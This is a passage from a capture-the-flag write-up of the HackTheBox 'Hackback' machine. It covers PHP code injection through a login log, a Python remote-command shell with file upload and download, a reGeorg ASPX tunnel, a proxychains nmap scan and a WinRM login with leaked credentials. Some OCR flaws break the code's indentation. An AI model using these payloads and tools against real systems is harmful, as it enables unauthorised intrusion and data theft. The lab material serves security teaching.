[23 May 2019, 02:27:04 PM] 10.10.16.32 - Username:
admin, Password: admin
[23 May 2019, 04:30:44 PM] 10.10.16.32 - Username:
pwned, Password: password
```

Now that we have RCE let's use PHP system() function to execute system commands.

Login with the credentials:

```
<?php system("whoami"); ?> / password
```

Requesting the logs again we see that the username field is empty, this could mean that disabled_functions is enforced.




```
GET
/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hackthebo
x&password=12345678&session=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c
6c9744c364ca688203c HTTP/1.1
Host: admin.hackback.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c9744c364ca688203
c
Upgrade-Insecure-Requests: 1
```

```
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Set-Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c
9744c364ca688203c; path=/
X-Powered-By: ASP.NET
Date: Thu, 23 May 2019 23:33:08 GMT
Connection: close
Content-Length: 226

[23 May 2019, 02:27:04 PM] 10.10.16.32 - Username:
admin, Password: admin
[23 May 2019, 04:30:44 PM] 10.10.16.32 - Username:
pwned, Password: password
[23 May 2019, 04:33:04 PM] 10.10.16.32 - Username: ,
Password: password
```

Now that we can execute commands we need to find another way to enumerate the box. PHP provides some functions to help with this like the scandir() function can be used to list directories, the file_get_contents() function can be used to read a file and file_put_contents() can be used to write a file. For example, logging in with these credentials:

```
<?php print_r(scandir("/")); ?> / password
```

And requesting the page, we see the contents of the C: drive.




```
Date: Thu, 23 May 2019 23:37:59 GMT
Connection: close
Content-Length: 436

[23 May 2019, 04:37:56 PM] 10.10.16.32 - Username: Array
(
    [0] => $Recycle.Bin
    [1] => Documents and Settings
    [2] => PerfLogs
    [3] => Program Files
    [4] => Program Files (x86)
    [5] => ProgramData
    [6] => Projects
    [7] => Recovery
    [8] => System Volume Information
    [9] => Users
    [10] => Windows
    [11] => gophish
    [12] => inetpub
    [13] => pagefile.sys
    [14] => util
```

ENUMERATING WITH PHP

Let's look at the webadmin script to see if it has some other functionalities. We can use the file_get_contents function along with base64encode. The credentials are:

```
<?php echo(base64_encode(file_get_contents("./webadmin.php"))); ?> /
password
```

After logging in and requesting the page, we receive the script in base64.




```
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Set-Cookie:
PHPSESSID=afc77af5c38d51e244b3b46d954c72ede1f599acdeb3c6c
9744c364ca688203c; path=/
X-Powered-By: ASP.NET
Date: Thu, 23 May 2019 23:47:09 GMT
Connection: close
Content-Length: 3946

[23 May 2019, 04:47:06 PM] 10.10.16.32 - Username:
```

PD9waHAKICAkaXBfaGFzaCA9IGhhc2goJ3NoYTI1NicsICRfU0VSVkVSW
ydSRU1PVEVfQUREUiddLCBmYWxzZSk7CiAgc2Vzc2lvbl9pZCgkaXBfaG
FzaCk7CiAgc2Vzc2lvbl9zdGFydCgpOwogIGNoZWNrX2FjdGlvbigpOwo
/Pgo8P3BocAogIGZ1bmN0aW9uIGl1X2Jhc2VuYW1lKCRwYXRoKQogIHsK
ICAgICAgaWYgKHByZWdfbWF0Y2goJ0BeLipbXFxcXC9dKFteXFxcXC9dK
ykkQHMnLCAkcGF0aCwgJG1hdGNoZXMpKSB7CiAgICAgICAgICByZXR1cm
4gJG1hdGNoZXNbMV07CiAgICAgIH0gZWxzZWlmICChwcmVnX21hdGNoKCd
AXihbXlxcXFwvXSspJEBzJywgJHBhdGgsICRtYXRjaGVzKSkgewogICAg

Copy the content and decode it locally.


```
base64 -d page.b64 > webadmin.php
```

Looking at the script, at the top we see that the session is sha256 hash of the IP address.



```
<?php
  $ip_hash = hash('sha256', $_SERVER['REMOTE_ADDR'], false);
  session_id($ip_hash);
  session_start();
  check_action();
?>
```

Further down we see that the init function clear a session and the exec function is just a dummy.



```
    case "init":
        $site = check_site();
        $sid = check_session();
        check_password();
        unlink('c:\\inetpub\\wwwroot\\ne
        echo "Done!";
        break;
    case "exec":
        dummyExec();
        break;
```

With all this knowledge we can create a script to implement all the functionality. Here's an example:

```
#!/usr/bin/python3

import requests
from cmd import Cmd
import sys
import re
from base64 import b64encode, b64decode
import hashlib
import netifaces as ni

def sendCmd(cmd):
      url = "http://www.hackthebox.htb"
      execc = "<?php "+ cmd + ";?>";
      params = {'_token' : '23HZyAY4Y8Z9wq1ntgvP8Yd', 'username' : execc,
'password' : 'password', 'submit' : '' }
      requests.post( url, data=params )

def getOutput():
      url =
"http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php"
      params = { "action": "show" , "site": "hackthebox" , "password"
:"12345678", "session" : session }
      res = requests.get(url, params = params, allow_redirects= False)
      return ((res.content).decode("utf-8"))
```


```
def doReset():
      url =
"http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php"
      params = { "action": "init" , "site": "hackthebox" , "password"
:"12345678", "session": session }
      res = requests.get(url, params = params, allow_redirects= False)


def fixPath(path):
      if "C:" in path:
      path = path.replace("C:", "")
      if "\\" in path:
      path = path.replace("\\", "/")
      return path


class Terminal(Cmd):
      intro = "Hackback RCE script!\nUse help or ? for commands"
      prompt = ":\> "

      def default(self, args):
          doReset()
          sendCmd(args)
          print(getOutput())

      def do_dir(self, args):
      'List files in specified directory'
          args = fixPath(args)
          cmd = "print_r(scandir(\"{}\"))".format(args)
          doReset()
          sendCmd(cmd)
          dirs = getOutput()
          m = re.search("\([\w\W]*\)", dirs)
          print("Directory Listing for {}\r\n".format(args))
          for i in m.group(0).splitlines():
              try:
                  print("     "+i.split("=>")[1])
            except:
                  pass
          print()

      def do_upload(self,args):
      'Upload file to remote. Usage: upload local path,remote path'
      local, remote = args.split(",")[0], args.split(",")[1]
      os.system("base64 {} > {}.b64".format(local, local))
      local = local + ".b64"
      content = open(local, "r").read()
      cmd = "file_put_contents(\"{}\", 
base64_decode(\"{}\"))".format(local,(b64encode(content.encode('utf-8')).de
code("utf-8")))
      doReset()
      sendCmd(cmd)
      getOutput()
      cmd = "file_put_contents(\"{}\", 
base64_decode(file_get_contents(\"{}\"))); echo 
'uploaded'".format(fixPath(remote),local)
      doReset()
      os.system("rm {}".format(local))
      sendCmd(cmd)
      if 'uploaded' in getOutput():
            print("Uploaded Successfully!")
      else:
            print("There was an error uploading :(")

      def do_download(self, args):
      'Download file from remote. Usage: download remote path,local path'
          remote, local = args.split(",")[0], args.split(",")[1]
          cmd = "echo 
'<file>';echo(base64_encode(file_get_contents(\"{}\"))); echo 
'<file>'".format(fixPath(remote))
          doReset()
          sendCmd(cmd)
          b64File = re.search("<file>.*<file>", getOutput())
          content = b64File.group(0).replace("<file>", "")
          f = open(local, "wb+")
          f.write(b64decode(content.encode('utf-8')))
          print("Download complete")
```

```
      def do_exit(self, args):
          sys.exit(0)

def main():
      ip = ni.ifaddresses('tun0')[ni.AF_INET][0]['addr']
      p = ip.encode('utf-8')
      h = hashlib.new("sha256")
      h.update(p)
      global session
      session = h.hexdigest()
      t = Terminal()
      t.cmdloop()


if __name__ == '__main__':
      main()
```

The script first finds the IP address from the tun0 interface (change it to your VPN interface) then creates a session out of it using sha256. The sendCmd function handles the creation of credentials with the PHP code. The doReset function is used to reset the log file using the init action as seen earlier which helps to avoid execution of older code. The fixPath function converts backslashes to forward slashes to prevent PHP errors.


The Terminal class handles the input of commands where the do_dir command is used to list files in a directory, do_download downloads a file as seen earlier, it uses the <file> markers for easier regex search of the file contents and the do_upload function uploads a file by base64 encoding and copying it to the specified location. The script also supports history and tab autocomplete.

Running the script using python3:



```
root@Ubuntu:~/Documents/HTB/HackBack# python3 exp.py
Hackback RCE script!
Use help or ? for commands
:\> dir /
Directory Listing for /

     $Recycle.Bin
     Documents and Settings
     PerfLogs
     Program Files
     Program Files (x86)
     ProgramData
     Projects
     Recovery
     System Volume Information
     Users
     Windows
     gophish
     inetpub
     pagefile.sys
     util

:\>
```


Now we can enumerate the file system using the script. We see a Projects folder and a util folder in the root directory. We don't have access to the util folder and projects has just one document. While enumerating the web folders we see a file web.config.old in the admin folder.



```
:\> dir /inetpub/wwwroot/new_phish/admin
Directory Listing for /inetpub/wwwroot/new_phish/admin

     .
     ..
     2bb6916122f1da34dcd916421e531578
     App_Data
     aspnet_client
     css
     img
     index.php
     js
     logs
     web.config
     web.config.old

:\> dir /inetpub/wwwroot/new_phish/admin/
```

This can be downloaded using the download functionality. For help type:

```
help download
download /inetpub/wwwroot/new_phish/admin/web.config.old,web.config.old
```



```
:\> help download
Download file from remote. Usage: download remote path,local path
:\> download /inetpub/wwwroot/new_phish/admin/web.config.old,web.config.old
Download complete
:\>
```

```
root@Ubuntu:~/Documents/HTB/HackBack# ls -la  web.config.old
-rw-r--r-- 1 root root 385 May 23 22:50 web.config.old
root@Ubuntu:~/Documents/HTB/HackBack#
```

The file should be downloaded to the current folder. Looking at the contents of the web.config.old we credentials for the user simple.


```
      <authentication mode="Windows">
      <identity impersonate="true"
            userName="simple"
            password="ZonoProprioZomaro:-("/>
      </authentication>
```

ASPX TUNNELING

Apart from PHP files an IIS server can also execute ASPX and ASP code. We can use ASPX to deploy a SOCKS proxy through the web server and bypass the firewall. This can be achieved using reGeorg. We can use the upload functionality in the script to upload the script. Use the help menu for instructions. Before that download tunnel.aspx and the python script from the GitHub repo.


```
wget https://raw.githubusercontent.com/sensepost/reGeorg/master/tunnel.aspx
wget
https://raw.githubusercontent.com/sensepost/reGeorg/master/reGeorgSocksProx
y.py
```

Now upload it using the script, the default upload path is the secret folder on the box.



```
root@Ubuntu:~/Documents/HTB/HackBack# python3 exp.py
Hackback RCE script!
Use help or ? for commands
:\> upload tunnel.aspx,tunnel.aspx
Uploaded Successfully!
:\> help upload
Upload file to remote. Usage: upload local path,remote path
:\>
```

Now browsing to the page, this message should be seen:




```
admin.hackback.htb/2bb6916122f1da34dcd916421e531578/tunnel.aspx
Georg says, 'All seems fine'
```

Using the reGeorgSocksProxy.py the proxy can activated.

Supply it with the local port number and the URL at which the ASPX page was uploaded to.

```
python reGeorgSocksProxy.py -p 1080  -u
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/tunnel.aspx
```



```
root@Ubuntu:~/Documents/HTB/HackBack# python reGeorgSocksProxy.py -p 1080

                    ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad


[INFO   ]  Log Level set to [INFO]
[INFO   ]  Starting socks server [127.0.0.1:1080], tunnel at [http://admin.
[INFO   ]  Checking if Georg is ready
[INFO   ]  Georg says, 'All seems fine'
```


Now we can use proxychains in order to send traffic through the socks proxy and scan the box. Edit /etc/proxychains.conf and add the following line.

```
socks4  127.0.0.1 1080
```

Now let's use nmap again to check the ports we found open earlier from port 6666/

```
proxychains nmap -sT -Pn -n 10.10.10.128 -p135,445,5985
```

The -sT flag is used to do a full TCP connect scan and -Pn to avoid pinging through the proxy. We find WinRM to be open on port 5985.



```
root@Ubuntu:~/Documents/HTB/HackBack# proxychains nmap -sT -Pn -n 10.10.10.128 -p135,445,5985
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-24 07:58 IST
Nmap scan report for 10.10.10.128
Host is up (0.80s latency).

PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 2.91 seconds
root@Ubuntu:~/Documents/HTB/HackBack#
```


FOOTHOLD

As we already have credentials and can connect to WinRM through the proxy , let's try logging in. We can use this script which uses the ruby winrm module. Make the following change to the script:

```
conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.128:5985/wsman',
  transport: :ssl,
  user: 'simple',
  password: 'ZonoProprioZomaro:-(',
  :no_ssl_peer_verification => true
)
```


Now using it in combination with proxychains should give us a session.

```
rlwrap proxychains ruby winrm_shell_with_upload.rb
```




```
root@Ubuntu:~/Documents/HTB/HackBack# rlwrap proxychains ruby winrm_shell_with_upload.rb
ProxyChains-3.1 (http://proxychains.sf.net)

PS hackback\simple@HACKBACK Documents> whoami
PS hackback\simple@HACKBACK Documents> cd /
hackback\simple
PS hackback\simple@HACKBACK Documents>
```

And we have a shell as the user simple. The user is a member of project-managers group and has SeImpersonatePrivilege enabled which isn't normal for low level users.



```
PS hackback\simple@HACKBACK util> whoami /groups

GROUP INFORMATION
-----------------

Group Name                           Type
==================================== ================
Everyone                             Well-known group
HACKBACK\project-managers            Alias
BUILTIN\Remote Management Users      Alias
```




```
PS hackback\simple@HACKBACK util> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
============================= =========================================
SeChangeNotifyPrivilege       Bypass traverse checking
SeImpersonatePrivilege        Impersonate a client after authentication
```

LATERAL MOVEMENT


ENUMERATION

Which enumerating the folders earlier we found a util folder in the root directory. Let's see if we have access to it now.



```
PS hackback\simple@HACKBACK util> get-childitem -hidden

    Directory: C:\util

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--h--       12/21/2018   6:21 AM                scripts
```

